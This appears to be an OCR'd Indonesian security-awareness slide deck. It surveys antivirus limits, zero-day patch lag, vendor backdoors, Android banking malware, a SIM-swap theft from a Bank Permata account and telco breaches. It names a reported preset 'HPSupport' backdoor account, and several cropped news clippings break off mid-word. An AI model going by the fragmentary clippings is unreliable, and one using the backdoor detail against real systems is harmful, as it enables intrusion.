
Anti Virus is (not) dead :'(



90 Days, 68% Detection Rate

Sumber: http://labs.lastline.com/lastline-labs-av-isnt-dead-it-just-cant-keep-up

Zero Day Vulnerability: We are the sitting ducks



Zero Day Vulnerability: We are the sitting ducks

- Pada korporasi, *critical patch* mulai dipasang paling cepat 1 minggu setelah diterbitkan.
  - Mayoritas 6 bulan baru selesai dipasang pada seluruh sistem.
- Pembuatan exploit dengan cara reverse engineering dari patch hanya butuh waktu < 1 jam.
- Statistik Kelemahan Keamanan 2015:
  - Tercatat 16.801 kelemahan pada 2.484 produk.
  - 2.573 kelemahan diketahui publik sebelum patch dikeluarkan, 25 diantaranya sudah tersedia *exploit*.
  - 1.114 kelemahan pada *Top 5 Browsers*.
  - 2.219 kelemahan berkategori *Highly Critical* dan *Extremely Critical*.

Backdoors

Et tu, Fortinet? Hard-coded password raises new backdoor eavesdropping fears

Discovery comes a month after competitor Juniper disclosed unauthorized code.

by **Dan Goodin** - Jan 12, 2016 9:10 pm UTC

Secret backdoors found in firewall, VPN gear from Barracuda Networks

The undocumented accounts may have been around for a decade.

4, 2013 4:08 pm UTC

IDENTITY NETWORKING 69

all, VPN, and spam filtering gear sold by Barracuda Networks contains undocumented
ıts that allow people to remotely log in and access sensitive information, researchers
security firm have warned.

ure shell, backdoor is hardcoded into "multiple Barracuda Networks products" and can
shell access to vulnerable appliances, according to an advisory published Thursday by
nerability Lab.

Forums Subscribe Jobs

HP Confirms Backdoor In StoreOnce Backup Product Line

By Ryan Naraine on June 26, 2013

Tweet Sarankan 27 RSS

Security response personnel at HP are "actively working on a fix" for a potentially dangerous backdoor in older versions of its StoreOnce backup product line.

The company's confirmation of what it describes as a "potential security issue" follows the public disclosure that malicious hackers can use SSH access to perform full remote compromise of HP's StoreOnce backup systems.

According to the warning from an unidentified security researcher, an attacker can simply enter the username "HPSupport" and an easy-to-crack preset password to gain full administrative access to a vulnerable StoreOnce system.

Malicious Cisco router backdoor found on 79 more devices, 25 in the US

SYNful Knock implant appears to be much bigger than first reported, researchers say.

by **Dan Goodin** - Sep 16, 2015 2:53 pm UTC

Share Tweet Email 44

Tantangan Keamanan = Peluang Bisnis


FUNDtech
Innovation. Bank on it.

74% of Bankers Say Clients Would Switch Financial Institutions for Better Security

August 10, 2011 10:00 ET | **Source:** Fundtech Ltd.

Sumber: http://tinyurl.com/jqq25wf

Internet Banking vs Mobile Banking



Mobile Banking Malware Hijacks 20 Mobile Banking Apps

The Sydney Morning Herald

Digital Life

Latest News | Gadgets | Science | Innovation | Web Culture | Gaming | Security | IT Pro

You are here: Home » Technology »

Malware hijacks big four Australian banks' apps, steals two-factor SMS codes

March 10, 2016

Comments 172 Read later

Millions of customers of Australia's largest banks are the target of a sophisticated Android attack which steals banking details and thwarts two-factor authentication security.

Commonwealth Bank, Westpac, National Australia Bank and ANZ Bank customers are all at risk from the malware which hides on infected devices waiting until users open legitimate banking apps. The malware then superimposes a fake login screen over the top in order to capture usernames and passwords.

The malware is designed to mimic 20 mobile banking apps from Australia, New Zealand and Turkey, as well as login screens for PayPal, eBay, Skype, WhatsApp and several Google services.

Pencurian Rp 245 juta via Internet Banking Bank Permata


- Rekening Bobol Ratusan Juta, Nasabah Gugat Bank Permata Rp 32,2 Miliar http://tinyurl.com/jtjzeb7
  - Nasabah melaporkan ke polisi walau bank Mau mengganti 50 persen kerugian.
  - 28 Agustus 2014, sekitar pukul 22.00 seseorang yang meminta penggantian SIM card nomor ponsel milik nasabah di Grapari Telkomsel dengan melampirkan fotokopi KTP dan surat kuasa palsu atasnama nasabah.
  - Seseorang yang menghubungi layanan pelanggan Bank Permata untuk melakukan reset password internet banking. Reset password berhasil dilakukan sekitar pukul 01.17.
  - Pentransferan uang dari tabungan nasabah ke rekening Bank Danamon, Bank Tabungan Negara, dan Bank Rakyat Indonesia dilakukan pada pukul 01.33, 01.37, 01.43, 01.47, 06,39, dan 11.15.

Pencurian Rp 245 juta via Internet Banking Bank Permata


- Digugat Nasabah Rp 32,2 Miliar, Ini **Penjelasan Bank Permata** http://tinyurl.com/jqr8qxb
  - Hasil investigasi internal Bank Permata, transaksi tersebut dinyatakan wajar karena telah berhasil dijalankan melalui proses verifikasi dan otentikasi bertransaksi di layanan PermataNet dengan User ID, password, dan Token yang valid.
  - User ID, password, dan Token tersebut hanya diketahui oleh nasabah sendiri dan menjadi tanggung jawab nasabah untuk menjaga kerahasiaannya.
  - 9 Desember 2014, BI dan OJK menyampaikan kesimpulan bahwa kasus tersebut tak masuk ke ranah perdata.

“Sinkronisasi Token”


- Kasus-kasus “sinkronisasi token”
  http://tinyurl.com/guown7h



“Sinkronisasi Token”
Serangan SSL Man in The Middle (MiTM)



“Sinkronisasi Token”
Serangan SSL Man in The Middle (MiTM)



Malware Hijacks SmartCard and PIN

Chinese 'attack US DoD smart cards' with Sykipot malware

A new strain of the Sykipot malware is being used by Chinese cyber criminals to compromise US Department of Defense (DoD) smart cards, a new report has revealed.

By Sophie Curtis | Jan 13, 2012

A new strain of the Sykipot malware is being used by Chinese cyber criminals to compromise US Department of Defense (DoD) smart cards, a new report has revealed.

The malware has been designed to take advantage of smart card readers running ActivClient – the client application of ActivIdentity – according to

Layanan Telekomunikasi

Orange France hacked AGAIN, 1.3 million victims seeing red

Phishers' delight as names, D.O.Bs and phone numbers pinched

8 May 2014 at 07:02, Darren Pauli

Personal data describing 1.3 millic
hit the telco this year.

Vodafone UK latest telco to suffer hack

By Nick Wood, Total Telecom
Tuesday 03 November 2015

Hackers made off with subscriber telco's subscriber base.

Personal details of more than 1,800 customers accessed during cyber attack.

Vodafone has become the latest U.K. telco to suffer a cyber attack,
of more than 1,800

UK telco TalkTalk hacked, 4m customers affected

idnight on
29 October, during

By Staff Writer
Oct 26 2015
6:40AM

0 Comments

Credit card details likely stolen.

British broadband provider TalkTalk revealed it has suffered an attack on its systems that may have led to the theft of personal data from its more than 4 million customers.

Layanan Telekomunikasi

